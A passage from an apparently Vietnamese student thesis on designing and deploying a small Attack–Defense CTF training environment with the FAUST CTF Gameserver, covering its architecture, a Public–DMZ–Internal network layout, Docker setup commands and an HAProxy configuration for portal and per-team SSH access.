Tiếp theo, game server sinh, phân phối và ghi nhận flag. Ở mỗi vòng (round/tick), hệ thống sẽ sinh các flag mới cho từng dịch vụ của từng đội, chèn flag vào máy chủ đội thông qua cơ chế agent hoặc checker, đồng thời lưu lại flag trong cơ sở dữ liệu. Khi đội chơi khai thác hệ thống của đối thủ và gửi flag về, game server kiểm tra tính hợp lệ (đúng định dạng, đúng dịch vụ, đúng vòng), ghi nhận điểm tấn công cho đội gửi và điểm phòng thủ bị mất cho đội bị tấn công.

Ngoài ra, game server theo dõi tình trạng dịch vụ và tính điểm SLA. Thông qua các chương trình kiểm tra (checker), hệ thống định kỳ gọi tới từng dịch vụ của từng đội để kiểm tra việc lưu trữ và truy xuất flag, cũng như các hành vi “đúng” của dịch vụ. Nếu dịch vụ không trả lời hoặc trả lời sai, điểm SLA của đội sẽ bị trừ. Điều này buộc đội chơi không thể “vá” bằng cách tắt dịch vụ, mà phải vừa sửa lỗi hỏng vừa giữ hệ thống hoạt động ổn định.

Cuối cùng, game server cung cấp giao diện quan sát và đánh giá: bảng điểm (scoreboard), biểu đồ điểm theo thời gian, bảng trạng thái dịch vụ, thông báo hệ thống,... giúp đội chơi và ban tổ chức theo dõi diễn biến cuộc thi. Toàn bộ quá trình tấn công – phòng thủ vì vậy được ghi lại một cách có cấu trúc, thuận tiện cho việc phân tích và rút kinh nghiệm sau diễn tập [4].

Nhờ những vai trò trên, game server không chỉ là công cụ chấm điểm, mà còn là nền tảng để chuẩn hoá kịch bản, tái sử dụng môi trường diễn tập và dễ dàng mở rộng cho các đợt tổ chức sau này.

1.6.3. Hướng tích hợp game server vào hạ tầng mô phỏng của đề tài

Trong khuôn khổ đề tài, nhóm sinh viên không xây dựng game server từ đầu mà lựa chọn tái sử dụng kiến trúc FAUST CTF Gameserver, sau đó tinh giản và điều chỉnh cho phù hợp với mô hình “thu nhỏ” triển khai trên VPS. Định hướng tích hợp có thể tóm lược như sau:

- Triển khai Web và Controller trong vùng DMZ(backend) trên VPS: Sử dụng Django (Web/Portal) và thành phần điều phối (Controller) được cài đặt trên cùng một máy chủ logic trong vùng DMZ của VPS. Nginx làm reverse proxy phía trước, chịu trách nhiệm tiếp nhận kết nối HTTP/HTTPS từ Internet, chuyển tiếp tới Django, đồng thời cung cấp một lớp bảo vệ bổ sung (giới hạn đường dẫn, rate limiting cơ bản). Cách sắp xếp này

tương ứng với khối Web và Controller trong kiến trúc FAUST, nhưng được gom lại trên cùng một nút để tiết kiệm tài nguyên.

- Đặt cơ sở dữ liệu riêng biệt và kết nối nội bộ: CSDL PostgreSQL phục vụ game server có thể được đặt trên cùng VPS nhưng ở dạng dịch vụ riêng (container hoặc tiến trình độc lập), chỉ mở cổng trên mạng nội bộ. Django và Controller kết nối tới CSDL thông qua địa chỉ nội bộ, không công bố ra Internet. Điều này giúp giảm bớt mặt tấn công, đồng thời phù hợp với nguyên tắc phòng thủ nhiều lớp.
- Kết nối tới các server vuln trong mạng nội bộ: Các server vuln của đội chơi (được triển khai dưới dạng container hoặc máy ảo nhẹ trong vùng Internal) được cấu hình để game server có thể truy cập qua địa chỉ riêng. Checker hoặc agent sẽ sử dụng các địa chỉ này để đặt và kiểm tra flag. Mỗi đội có một server vuln riêng, nhưng tất cả đều được game server quản lý tập trung thông qua cấu hình dịch vụ.
- Chuẩn hóa giao tiếp với đội chơi: Đội chơi tương tác với game server thông qua giao diện web (xem scoreboard, tải hướng dẫn, nộp flag) và thông qua SSH/VPN để truy cập server vuln của mình. Các thông tin như token đội, endpoint nộp flag, quy tắc chấm điểm được mô tả rõ trong tài liệu diễn tập, giúp sinh viên dễ dàng làm quen với mô hình Attack–Defense thực tế.

Nhờ tích hợp game server theo hướng trên, hạ tầng mô phỏng của đề tài vừa bám sát kiến trúc chuẩn của FAUST CTF, vừa được giản lược đủ mức để phù hợp với điều kiện triển khai trên một VPS đơn lẻ. Đây sẽ là nền tảng kỹ thuật chính cho Chương 2 (thiết kế hệ thống) và Chương 3 (triển khai hệ thống), nơi các thành phần cụ thể và cấu hình chi tiết của game server sẽ được trình bày.

1.6.2. Kiến trúc tổng quát game server cho mô hình Attack–Defense (FAUST CTF Gameserver)

Trong số các nền tảng game server mã nguồn mở, FAUST CTF Gameserver là một giải pháp được sử dụng rộng rãi cho các cuộc thi Attack–Defense CTF. Kiến trúc tổng quát của hệ thống này có thể tóm tắt thành bốn khối chức năng chính [4][5]:

- Khối Web / Portal: Đây là ứng dụng web (thường dùng Django) cung cấp giao diện người dùng: đăng ký đội, đăng nhập, xem scoreboard, nộp flag, xem thông tin dịch vụ, tải xuống vulnbox, v.v. Khối này giao tiếp với cơ sở dữ liệu để truy vấn và cập nhật thông tin điểm số, trạng thái dịch vụ và log nộp flag.
- Khối Controller: Controller đảm nhiệm vòng lặp nghiệp vụ chính của cuộc thi: quản lý thời gian và trạng thái các vòng, sinh flag mới cho từng dịch vụ, ghi vào cơ sở dữ liệu và điều phối các lời gọi tới checker. Mỗi khi kết thúc một tick, controller tổng hợp kết quả kiểm tra từ checker và cập nhật điểm cho từng đội (attack/defense/SLA).
- Khối Checker / Agent: Checker là các chương trình kiểm tra riêng cho từng dịch vụ. Mỗi checker biết cách kết nối tới dịch vụ tương ứng, gửi yêu cầu, xác nhận flag cũ, đặt flag mới và đánh giá kết quả. Tùy triển khai, một checker master có thể điều phối việc chạy nhiều instance checker song song cho tất cả đội và dịch vụ. Ở một số mô hình, thay vì checker trực tiếp ghi flag, hệ thống sử dụng agent chạy trên máy chủ đội để nhận flag từ controller rồi chèn vào dịch vụ, tương tự như cách đề tài đang áp dụng.
- Khối cơ sở dữ liệu và thành phần phụ trợ: Cơ sở dữ liệu (thường là PostgreSQL) lưu trữ cấu hình đội, dịch vụ, flag, kết quả kiểm tra, điểm số, log nộp flag. Các thành phần phụ

trợ khác có thể bao gồm hàng đợi tác vụ, hệ thống cache, dịch vụ export log cho Splunk/ELK, v.v. [4][5].

Trên nền kiến trúc này, FAUST CTF Gameserver cho phép cấu hình dịch vụ, trọng số điểm, thời lượng tick, định dạng flag, thậm chí tùy biến luật tính điểm theo luật riêng của ban tổ chức. Việc tách biệt rõ Web, Controller, Checker và CSDL giúp hệ thống dễ mở rộng số đội, số dịch vụ, cũng như dễ tích hợp với các công cụ giám sát, dashboard bên ngoài.

1.7. Kết luận chương

Chương 1 đã trình bày các nội dung cơ sở lý thuyết làm nền tảng cho việc xây dựng hệ thống diễn tập tấn công và phòng thủ mạng. Trước hết, chương đã làm rõ khái niệm an toàn thông tin và diễn tập an toàn thông tin, mô hình tấn công – phòng thủ với Red Team, Blue Team và đặc biệt là hình thức Attack–Defense CTF.

Tiếp đó, chương đã phân tích các hình thái tấn công mạng tiên tiến: tấn công vào ứng dụng và dịch vụ (SQL Injection, XSS, lỗi phân quyền, tấn công API), tấn công hạ tầng mạng (DoS/DDoS) và các mối đe dọa dai dẳng nâng cao (APT), từ đó chỉ ra nhu cầu phải có các hình thức diễn tập thực tế để rèn luyện và kiểm tra năng lực phòng thủ.

Trên phương diện phòng thủ, chương đã giới thiệu các biện pháp phòng thủ hiện đại như Defense in Depth và Zero Trust, cùng với các giải pháp kỹ thuật chủ yếu: firewall, IDS/IPS, WAF, SIEM, SOAR. Song song, chương nhấn mạnh vai trò then chốt của yếu tố con người và quy trình, cũng như tầm quan trọng của đào tạo và diễn tập trong chiến lược phòng thủ mạng tổng thể.

Chương cũng đã trình bày khái niệm hệ thống mô phỏng và cyber range, kiến trúc cơ bản của một môi trường diễn tập, các tiêu chí lựa chọn mô hình mô phỏng phù hợp với bối cảnh đồ án, và định hướng kịch bản Attack–Defense CTF thu nhỏ triển khai trên VPS. Cuối cùng, vai trò và kiến trúc của game server – với FAUST CTF Gameserver làm hình mẫu – đã được phân tích, cùng với cách tích hợp vào hạ tầng mô phỏng của đề tài.

Những nội dung trên là cơ sở lý luận quan trọng để trong Chương 2 – Thiết kế hệ thống, nhóm tác giả có thể đề xuất kiến trúc cụ thể cho hệ thống diễn tập, mô tả chi tiết các thành phần, luồng dữ liệu và mô hình triển khai, trước khi sang Chương 3 – Triển khai hệ thống với các bước cấu hình và hiện thực hóa trên môi trường thực tế.

CHƯƠNG II. THIẾT KẾ HỆ THỐNG

2.1. Tổng quan hệ thống

2.1.1. Mục tiêu tổng thể của dự án

Hệ thống được xây dựng nhằm mô phỏng một môi trường diễn tập Attack & Defense CTF quy mô nhỏ nhưng đầy đủ chức năng, phục vụ mục tiêu đào tạo và kiểm thử kỹ năng an toàn thông tin. Mục tiêu chính bao gồm:

- Xây dựng hệ thống CTF A&D hoàn chỉnh, triển khai trên môi trường máy chủ hoặc phòng lab, cho phép hai đội Red Team (tấn công) và Blue Team (phòng thủ) tương tác trực tiếp thông qua các dịch vụ chứa lỗ hổng.
- Mô phỏng kịch bản công – thủ thực tế, nơi Red Team thực hiện quét, khai thác lỗ hổng, chiếm quyền điều khiển dịch vụ và trích xuất flag; trong khi Blue Team triển khai giám sát, phân tích log và gia cố hệ thống.
- Cung cấp cơ chế ghi điểm tự động, bao gồm:
 - + Theo dõi uptime của dịch vụ.
 - + Ghi nhận lượt tấn công thành công.
 - + Theo dõi trạng thái dịch vụ theo từng round.
- Đảm bảo an toàn trong môi trường cô lập, cách ly rõ ràng giữa các phân vùng mạng nhằm tránh ảnh hưởng đến hệ thống bên ngoài, đồng thời kiểm soát phạm vi tấn công.
- Tận dụng nền tảng FAUST CTF Gameserver, giúp giảm độ phức tạp trong việc sinh flag, xác minh dịch vụ, điều phối round và quản lý scoreboard, đồng thời có thể mở rộng dễ dàng theo nhu cầu phát triển.

Việc triển khai hệ thống này giúp đánh giá khả năng:

- Phát hiện tấn công phổ biến (SQLi, XSS, brute force, path traversal...).
- Duy trì dịch vụ hoạt động ổn định dưới áp lực tấn công.
- Phối hợp công – thủ giữa các thành viên trong đội.
- Vận hành hệ thống CTF A&D một cách thực tế, tương tự mô hình các bài tập diễn tập an toàn thông tin trong doanh nghiệp.

2.1.2. Đặc tả sản phẩm

Sản phẩm chính của dự án là một hệ thống diễn tập Attack & Defense CTF hoàn chỉnh, bao gồm:

- Hệ thống Gameserver
 - + Nền tảng: FAUST CTF Gameserver (Django + Python checkerlib).
 - + Chức năng:
 - Quản lý đội chơi, tạo round, sinh flag tự động.
 - Gửi flag vào dịch vụ (PUT), thu flag (GET), kiểm tra dịch vụ (CHECK).
 - Ghi điểm attack/defense theo thời gian thực.
 - Dashboard hiển thị trạng thái game, round hiện tại, điểm số.
- Hạ tầng tấn công – phòng thủ

- + Internal Network: Các docker container - Các ứng dụng web chứa lỗ hổng dành cho Red Team thực hiện quét, khai thác, chiếm quyền, Blue Team thực hiện giám sát, phân tích log và gia cố hệ thống
- + DMZ: Vùng đặt gameserver
 - FAUST CTF Gameserver (Django + Python checkerlib).
 - CSDL: MySQL/PostgreSQL
 - Dashboard hiển thị trạng thái game, điểm số, thứ hạng...
- + Public Network: Các dịch vụ public
 - HAProxy: quản lý tất cả traffic qua hệ thống, bao gồm cả các team.
- Chức năng nổi bật:
 - + Tự động sinh flag cho từng round và từng dịch vụ.
 - + Kiểm tra trạng thái dịch vụ uptime/down dựa trên checker.
 - + Tính điểm attack, defense, sla cho từng đội, từng dịch vụ.
 - + Quản lý đội chơi, quyền truy cập dashboard.
 - + Tổng hợp và hiển thị dữ liệu log an ninh.
- Tiêu chí đánh giá sản phẩm:
 - + Gameserver hoạt động ổn định $\geq 99\%$ số round
 - + Hỗ trợ tối thiểu 3 đội chơi và 2–3 dịch vụ
 - + Cơ chế phân quyền rõ ràng (admin / đội chơi)
 - + Khả năng backup và phục hồi dữ liệu
 - + Hệ thống mạng côn lập, đảm bảo an toàn trong hệ thống
 - + Tài liệu đầy đủ, triển khai lab mới nhanh (≤ 30 phút)

2.1.3. Đầu ra sản phẩm

Hệ thống CTF A&D sau khi hoàn thành sẽ bao gồm:

- Hệ thống CTF hoàn chỉnh
 - + FAUST CTF Gameserver triển khai đầy đủ chức năng scoring.
 - + 2–3 dịch vụ web mục tiêu có lỗ hổng thật.
 - + Mạng côn lập gồm 3 phân vùng: Internal – DMZ – Public.
 - + Hệ giống giám sát BTC theo dõi tất cả traffic trong hệ thống.
 - + Bộ script checker tương ứng từng dịch vụ (PUT/GET/CHECK).
 - + Bộ kịch bản tấn công Red Team, tài liệu hướng dẫn phòng thủ.
 - + Tài liệu triển khai & vận hành
 - + Hướng dẫn xây dựng gameserver từ đầu.
 - + Tài liệu cấu hình web service & triển khai checker.
 - + Hướng dẫn giám sát, phân tích log, và thiết lập cảnh báo.
 - + Playbook dành cho Blue Team (hardening, WAF rule, xử lý sự cố).
- Báo cáo & slide thuyết trình:
 - + Phân tích hiệu quả diễn tập:
 - Uptime dịch vụ.


- Số flag Red Team lấy được.
- Tốc độ phát hiện – phản ứng của Blue Team.
- + Đề xuất cải tiến cho hệ thống và hướng phát triển tiếp theo.

2.2 Thiết kế hệ thống

2.2.1. Kiến trúc tổng thể hệ thống

Hệ thống CTF Attack & Defense được triển khai trên một máy chủ VPS duy nhất với địa chỉ Public Network: 160.250.132.171, trong đó toàn bộ hạ tầng được phân tách thành các vùng mạng chức năng riêng biệt nhằm đảm bảo an toàn, dễ quản lý và mô phỏng tương tự mô hình hệ thống CTF Attack & Defense thật.

Sơ đồ hệ thống tổng thể được trình bày trong hình dưới đây:



Hình 2.1 Sơ đồ kiến trúc hệ thống Attack & Defense CTF

Hệ thống bao gồm ba lớp chính:

1. Vùng Public / Internet – nơi admin và các đội tham gia truy cập Portal.
2. Vùng DMZ – nơi vận hành Game Server và HAProxy.
3. Vùng Internal Network – nơi chạy các dịch vụ chứa lỗ hổng (vulnerable services) theo từng đội chơi.

Thiết kế này giúp cài đặt các dịch vụ nhẹ cảm, bảo vệ Game Server khỏi nguy cơ bị tấn công trực tiếp, đồng thời đảm bảo mỗi đội chỉ có thể tương tác đúng phạm vi được phép.

2.2.2. Mô tả các vùng mạng và thành phần hệ thống

a. Public Network:

Đây là lớp ngoài cùng, nơi người chơi (Red Team/Blue Team) truy cập thông qua Internet.

- HAProxy:
 - + Là điểm đầu tiên tiếp nhận toàn bộ HTTP/HTTPS traffic từ Internet.
 - + Chuyển tiếp (forward) request về DMZ hoặc Internal Network tùy theo đường dẫn/team.
 - + Lưu trữ access log → phục vụ phân tích tấn công.
 - + Cô lập không cho người chơi truy cập trực tiếp vào Game Server.
 - + Đóng vai trò như một reverse proxy che giấu các server phía sau.
- Kết nối SSH cho các đội chơi
 - + Mỗi đội được cấp tài khoản SSH riêng.
 - + SSH đi thẳng tới môi trường làm việc của đội (từ Public Network sang các Team).
 - + Giúp Blue Team giám sát dịch vụ của đội mình.

b. Network DMZ

Phân vùng DMZ được xây dựng nhằm lưu trữ những dịch vụ quản trị cho cuộc thi. Thành phần chính bao gồm:

- Portal (UI, Dashboard):
 - + Giao diện web công khai của hệ thống.
 - + Hiển thị scoreboard, trạng thái round, dịch vụ online/offline.
 - + Cho phép các đội đăng nhập, chỉnh sửa thông tin cá nhân của đội mình.
 - + Cho phép admin cấu hình nhanh một số chức năng cơ bản như thời gian public, thời gian bắt đầu/ kết thúc cuộc thi, danh sách các đội...
- Toàn bộ module của FAUST CTF Gameserver:
 - + Controller: bộ điều phối chính, điều khiển toàn bộ vòng thi (round).
 - + Scoring Engine: bộ tính điểm, tính toàn bộ điểm số của các đội dựa trên kết quả round. Lưu trữ và cập nhật scoreboard.
 - + Checker Master: bộ xử lý checker – PUT/GET flag, CHECK status dịch vụ.
 - + Submission Handler: bộ xử lý flag nộp lên hệ thống thông qua API.
 - + Flag Rotation Engine: bộ sinh và luân chuyển flag. Tự động sinh flag mới cho từng dịch vụ và từng đội theo mỗi round.

Game Server không trực tiếp phơi bày cổng dịch vụ ra Internet, mà chỉ nhận request từ:

- Portal
- HAProxy
- Phản hồi từ checker đến Internal Network

DMZ giúp Game Server không bị tấn công trực tiếp từ bên ngoài và từ bên trong các đội thi.

c. Network internal

Internal Network là vùng mạng riêng chứa toàn bộ dịch vụ dễ khai thác của đội chơi (Vuln Services). Các dịch vụ được triển khai dưới dạng Docker containers trên dải mạng nội bộ 10.50.0.0/16.

Đội	IP	Mục đích
-----	----	----------

Gateway nội bộ	10.50.0.1	Giao tiếp giữa DMZ với internal, cho phép checker vào ra internal, các đội chơi trong internal submit flag thông qua submission api.
Team 1	10.50.1.10	Web vul cho Team 1
Team 2	10.50.2.10	Web vul cho Team 2
Team N	10.50.x.10	Phục vụ mở rộng

Bảng 2.1 Bảng danh sách host ip các đội chơi

Internal Network hoàn toàn cách ly với Internet.

Traffic chỉ có thể đi vào thông qua HAProxy trong Public Network.

Checker của Game Server sẽ truy cập dịch vụ qua router nội bộ để kiểm tra:

- PUT flag
- GET flag
- CHECK uptime

2.2.3. Luồng truyền dữ liệu trong hệ thống

Các đội chơi:

SSH từ Internet → HAProxy (Public) → Host của đội mình (Internal) → Dịch vụ mục tiêu (Internal)

Game Server:

DMZ → Gateway nội bộ → Internal (để đưa flag / kiểm tra service)

Portal:

Internet → HAProxy (Public) → Portal → DMZ (Game Server)

Luồng dữ liệu đảm bảo:

- Không có traffic trực tiếp từ Internet vào Internal Network.
- Game Server được bảo vệ tốt hơn do nằm sau reverse proxy và Portal.
- HAProxy và gateway nội bộ là điểm kiểm soát tất cả yêu cầu đến dịch vụ của đội chơi.

CHƯƠNG III. TRIỀN KHAI HỆ THỐNG

3.1 Chuẩn bị môi trường

Để triển khai hệ thống trên máy chủ Ubuntu, trước tiên cần tiến hành các bước chuẩn bị môi trường và thiết lập nền tảng Docker phục vụ quá trình đóng gói các thành phần của CTF Gameserver.

Các lệnh chuẩn bị trên Ubuntu:

- Cập nhật hệ thống:

```
sudo apt update && sudo apt upgrade -y
```

- Cài Docker (dùng Docker Engine + docker-compose plugin):

```
sudo apt install -y ca-certificates curl gnupg lsb-release
sudo mkdir -p /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o
/etc/apt/keyrings/docker.gpg
echo \
"deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.gpg]
https://download.docker.com/linux/ubuntu \
$(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list >/dev/null
sudo apt update
sudo apt install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-
compose-plugin
```

- Thêm user hiện tại vào nhóm docker (tùy chọn nhưng giúp thao tác thuận tiện hơn):

```
sudo usermod -aG docker $USER
```

- Tạo thư mục dự án:

```
sudo mkdir -p /opt/ctf-gameserver
sudo chown $USER:$USER /opt/ctf-gameserver
cd /opt/ctf-gameserver
```

- Clone mã nguồn:

```
git clone https://github.com/fausecteam/ctf-gameserver.git .
```

- Tạo bản sao chuyên dùng cho Docker:

```
cd /opt
cp -r ctf-gameserver ctf-gameserver-docker
```

Trong phiên bản Docker, một số thư mục và file không còn sử dụng. Ta tiến hành dọn dẹp:

- Vào thư mục docker:

```
cd /opt/ctf-gameserver-docker
```

- Rồi xóa:

```
rm -rf conf/checker
rm -rf conf/controller
rm -rf conf/submission
rm -rf conf/vpnstatus
rm -rf debian
rm -rf docs
rm -rf mkdocs.yml
rm -rf tests
rm Makefile tox.ini
```

Tạo cấu trúc thư mục Docker hóa.

- Chuyển vào thư mục gốc và tạo cấu trúc cần thiết:

```
cd /opt/ctf-gameserver-docker
mkdir -p docker/web
mkdir -p docker/static
#Sao chép file thiết lập của web:
cp conf/web/prod_settings.py docker/web/
```

- Trong một số phiên bản repo, file countries.csv – dùng cho chức năng đăng ký đội – không được bao gồm. Nếu sử dụng tính năng này, ta tạo file thủ công:

```
nano src/ctf_gameserver/web/registration/countries.csv
```

```
Name:  
Vietnam  
United States  
Germany  
France  
Japan  
China  
Singapore  
Thailand  
Malaysia  
Indonesia  
Korea  
Taiwan
```

Philippines

3.2 Cấu hình Docker Networks

Để mô phỏng mô hình ba lớp của hệ thống CTF (Public – DMZ – Internal), ta tiến hành tạo ba mạng Docker riêng biệt trên host. Các mạng này đảm bảo việc tách biệt lưu lượng, cô lập từng vùng dịch vụ và hỗ trợ triển khai Suricata giám sát traffic nội bộ.

- Tạo cấu hình mạng 3 phân vùng trong host:

```
docker network create ctf_public
docker network create ctf_backend
docker network create \
--subnet=10.50.0.0/16 \
--gateway=10.50.0.1 \
ctf_internal
```

- Giải thích:

- + ctf_public: phục vụ truy cập HTTP/HTTPS bên ngoài.
- + ctf_backend: kết nối các dịch vụ backend (controller, submission, database).
- + ctf_internal: mạng nội bộ 10.50.0.0/16, nơi các team server và Suricata hoạt động.

3.3 Cấu hình HAProxy

HAProxy được sử dụng làm reverse proxy HTTP cho portal và đồng thời là TCP proxy cho SSH của từng đội. Điều này giúp gom toàn bộ truy cập vào một điểm duy nhất (VPS) nhưng vẫn định tuyến chính xác đến từng container team.

- Cài đặt HAproxy:

```
apt update
apt install -y haproxy
```

Tạo file cấu hình HAProxy (HTTP + SSH proxy):

- Sửa file /etc/haproxy/haproxy.cfg:

```
global
    log /dev/log local0
    log /dev/log local1 notice
    chroot /var/lib/haproxy
    daemon

    # Default SSL material locations
    ca-base /etc/ssl/certs
```

```
crt-base /etc/ssl/private

# See: https://ssl-config.mozilla.org/#server=haproxy&server-
version=2.0.3&config=intermediate
ssl-default-bind-ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-
AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-
AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-
CHACHA20-POLY1305:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-
SHA384
ssl-default-bind-ciphersuites
TLS_AES_128_GCM_SHA256:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POL
Y1305_SHA256
ssl-default-bind-options ssl-min-ver TLSv1.2 no-tls-tickets

defaults
log    global
mode   http
option httplog
option dontlognull
timeout connect 5s
timeout client 1h
timeout server 1h
errorfile 400 /etc/haproxy/errors/400.http
errorfile 403 /etc/haproxy/errors/403.http
errorfile 408 /etc/haproxy/errors/408.http
errorfile 500 /etc/haproxy/errors/500.http
errorfile 502 /etc/haproxy/errors/502.http
errorfile 503 /etc/haproxy/errors/503.http
errorfile 504 /etc/haproxy/errors/504.http

#####
# 1. HTTP: Reverse proxy Portal
#####
frontend fe_http
bind *:80
mode http

# Nếu sau này có nhiều host (portal.ctf, team1.ctf, ...)
```

```
# Có thể dùng acl host_* để route.  
# Hiện tại, tất cả HTTP đều vào portal.  
default_backend be_portal  
  
backend be_portal  
    mode http  
    # Portal đang map 127.0.0.1:8000 -> web container:80  
    server portal 127.0.0.1:8080 check  
  
#####  
# 2. SSH: proxy đến container team  
#####  
# Giả sử:  
# team1-server: 10.50.1.10:22  
# team2-server: 10.50.2.10:22  
# team3-server: 10.50.3.10:22  
#  
# Team sẽ SSH như:  
# ssh root@VPS_IP -p 10001  
# ssh root@VPS_IP -p 10002  
  
frontend fe_ssh_team1  
    bind *:10001  
    mode tcp  
    option tcplog  
    option clitcpka  
    option srvtcpka  
    default_backend be_ssh_team1  
  
backend be_ssh_team1  
    mode tcp  
    server ssh_team1 10.50.1.10:22 check  
  
frontend fe_ssh_team2  
    bind *:10002  
    mode tcp  
    option tcplog
```

```

option clitcpka
option srvtcpka
default_backend be_ssh_team2

backend be_ssh_team2
mode tcp
server ssh_team2 10.50.2.10:22 check

frontend fe_ssh_team3
bind *:10003
mode tcp
option tcplog
option clitcpka
option srvtcpka
default_backend be_ssh_team3

backend be_ssh_team3
mode tcp
server ssh_team3 10.50.3.10:22 check

```

- Giải thích:

- + Reverse Proxy HTTP đến Portal: Portal web không được HAProxy xử lý trực tiếp, mà nằm sau Nginx trong Docker, Nginx expose ra host qua cổng 8080. Vì vậy frontend HTTP sẽ proxy về backend 127.0.0.1:8080.
- + Proxy SSH tới container của từng team. Mỗi container team có SSH service chạy tại địa chỉ:
 - team1 → 10.50.1.10:22
 - team2 → 10.50.2.10:22
 - team3 → 10.50.3.10:22
- + HAProxy mở một port TCP riêng cho từng team từ bên ngoài:
 - 160.250.132.171:10001 → 10.50.1.10:22
 - 160.250.132.171:10002 → 10.50.2.10:22
 - 160.250.132.171:10003 → 10.50.3.10:22
- + Nếu có nhiều team hơn, copy-paste thêm block fe_ssh_teamX + be_ssh_teamX, sửa port và IP.

- Reload cấu hình và khởi động:

```
haproxy -c -f /etc/haproxy/haproxy.cfg # test config
```

```
systemctl restart haproxy
systemctl enable haproxy
```

```
root@ctf-ptithcm:/opt/ctf-gameserver-docker# haproxy -c -f /etc/haproxy/haproxy.cfg # test config
systemctl restart haproxy
systemctl enable haproxy
[NOTICE] (624177) : haproxy version is 2.8.15~Ubuntu0.24.04.1
[NOTICE] (624177) : path to executable is /usr/sbin/haproxy
[WARNING] (624177) : config : parsing [/etc/haproxy/haproxy.cfg:70] : 'srvtcpka' ignored because frontend 'fe_ssh_team1' has no backend capability.
[WARNING] (624177) : config : parsing [/etc/haproxy/haproxy.cfg:82] : 'srvtcpka' ignored because frontend 'fe_ssh_team2' has no backend capability.
[WARNING] (624177) : config : parsing [/etc/haproxy/haproxy.cfg:94] : 'srvtcpka' ignored because frontend 'fe_ssh_team3' has no backend capability.
Warnings were found.
Configuration file is valid.
Synchronizing state of haproxy.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable haproxy
root@ctf-ptithcm:/opt/ctf-gameserver-docker# systemctl status haproxy
● haproxy.service - HAProxy Load Balancer
  Loaded: loaded (/usr/lib/systemd/system/haproxy.service; enabled; preset: enabled)
  Active: active (running) since Sun 2025-11-23 10:58:21 UTC; 11s ago
    Docs: man:haproxy(1)
          file:/usr/share/doc/haproxy/configuration.txt.gz
 Main PID: 624183 (haproxy)
   Status: "Ready."
     Tasks: 3 (limit: 4603)
    Memory: 39.2M (peak: 39.7M)
      CPU: 164ms
     CGroup: /system.slice/haproxy.service
             └─624183 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
                  ├─624185 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -p /run/haproxy.pid -S /run/haproxy-master.sock
Nov 23 10:58:21 ctf-ptithcm haproxy[624183]: [WARNING] (624183) : config : parsing [/etc/haproxy/haproxy.cfg:82] : 'srvtcpka' ignored because frontend 'fe>
Nov 23 10:58:21 ctf-ptithcm haproxy[624183]: [WARNING] (624183) : config : parsing [/etc/haproxy/haproxy.cfg:94] : 'srvtcpka' ignored because frontend 'fe>
Nov 23 10:58:21 ctf-ptithcm haproxy[624183]: [NOTICE] (624183) : New worker (624185) forked
Nov 23 10:58:21 ctf-ptithcm haproxy[624183]: [NOTICE] (624183) : Loading success.
Nov 23 10:58:21 ctf-ptithcm systemd[1]: Started haproxy.service - HAProxy Load Balancer.
